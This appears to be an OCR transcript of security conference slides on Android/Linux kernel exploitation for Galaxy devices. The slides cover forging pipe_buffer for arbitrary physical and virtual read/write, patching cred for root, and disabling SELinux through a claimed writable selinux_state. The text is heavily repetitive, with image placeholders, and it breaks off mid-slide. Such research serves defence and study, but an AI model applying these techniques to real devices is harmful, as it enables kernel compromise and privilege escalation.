- `read()` reads bytes from the physical data page at `offset`
- `write()` writes bytes to the physical data page at `offset+len`

Attacker scenario:

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`
- `write()` writes bytes to the physical data page at `offset+len`

Attacker scenario:

- use the alias to control `page`, `offset`, `len`
- referring to an arbitrary attacker-selected physical page

Forging `pipe_buffer` → Arbitrary Phys R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Normal behaviour:

- `read()` reads bytes from the physical data page at `offset`
- `write()` writes bytes to the physical data page at `offset+len`


Attacker scenario:

- use the alias to control `page`, `offset`, `len`
- referring to an arbitrary attacker-selected physical page

Result: arb phys r/w

Arbitrary Virtual R/W


```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



Arbitrary Virtual R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

- Kernel image loaded at `LOAD_PA`




Arbitrary Virtual R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

- Kernel image loaded at `LOAD_PA`
- Kernel VA → PA:

  `pa = va - kernel_base_va + LOAD_PA`




Arbitrary Virtual R/W

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

- Kernel image loaded at `LOAD_PA`
- Kernel VA ⟶ PA:

  `pa = va - kernel_base_va + LOAD_PA`
- `LOAD_PA` :

  bootloader-fixed per device



Arbitrary Virtual R/W


```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

- Kernel image loaded at `LOAD_PA`
- Kernel VA ⟶ PA:


  `pa = va - kernel_base_va + LOAD_PA`
- `LOAD_PA` :

  bootloader-fixed per device

  + per-boot slide since the July release





app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0


System patching
app
untrusted
dualdar
ACE
(pot) alias
mapping
alias
mapping
kernel
R/W
root
uid 0

The Usual Root: Patch `cred`


```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```



The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```





The Usual Root: Patch `cred`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
struct task_struct {
    [...]

    [...]
};
```






The Usual Root: Patch `cred`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
struct task_struct {
    [...]
    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];




    [...]
};
```





The Usual Root: Patch `cred`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
struct task_struct {
    [...]
    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];
    [...]
    // linked into the global process list
    struct list_head tasks;


    [...]
};
```





The Usual Root: Patch `cred`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```


```c
struct task_struct {
    [...]
    // executable name, e.g. "swapper/0"
    char comm[TASK_COMM_LEN];
    [...]
    // linked into the global process list
    struct list_head tasks;
    [...]
    // effective (overridable) subjective task credentials
    const struct cred __rcu *cred;
    [...]
};
```



The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






The Usual Root: Patch `cred`




```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
struct cred {
    kuid_t uid; // real UID of the task
    kgid_t gid; // real GID of the task
    kuid_t euid; // effective UID of the task
    kgid_t egid; // effective GID of the task
    [...]
    kernel_cap_t cap_inheritable; // caps our children can inherit
    kernel_cap_t cap_permitted; // caps we're permitted
    kernel_cap_t cap_effective; // caps we can actually use
    [...]
};
```



The Usual Root: Patch `cred`




The Usual Root: Patch `cred`




The Usual Root: Patch `cred`




What Defenses Prevent Direct Root?




What Defenses Prevent Direct Root?




What Defenses Prevent Direct Root?



What Defenses Prevent Direct Root?




What Defenses Prevent Direct Root?



Disabling SELinux I: `enforcing = 0`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






Disabling SELinux I: `enforcing = 0`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






Disabling SELinux I: `enforcing = 0`



```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
/* older kernels: enforcing lived in RKP read-only memory */
#define RKP_RO_AREA __attribute__((section(".rkp.prot.page")))
int RKP_RO_AREA selinux_enforcing;

/* Galaxy S23 - S26: no RKP_RO_AREA on the SELinux state */
struct selinux_state selinux_state;
// $ grep selinux_state kallsyms
// ffffffc0827afb08 B selinux_state -> .bss, writable
```




Disabling SELinux I: `enforcing = 0`

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```

```c
/* older kernels: enforcing lived in RKP read-only memory */
#define RKP_RO_AREA __attribute__((section(".rkp.prot.page")))
int RKP_RO_AREA selinux_enforcing;

/* Galaxy S23 - S26: no RKP_RO_AREA on the SELinux state */
struct selinux_state selinux_state;
// $ grep selinux_state kallsyms
// ffffffc0827afb08 B selinux_state -> .bss, writable
```





Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};
```






Disabling SELinux II: Patch Per-Domain Permissive Map

```c
/* struct pipe_buffer - a linux kernel pipe buffer */
struct pipe_buffer {
    // the page containing the data for the pipe buffer
    struct page *page;
    // offset/length of data inside the @page
    unsigned int offset, len;
    // operations associated with this buffer
    const struct pipe_buf_operations *ops;
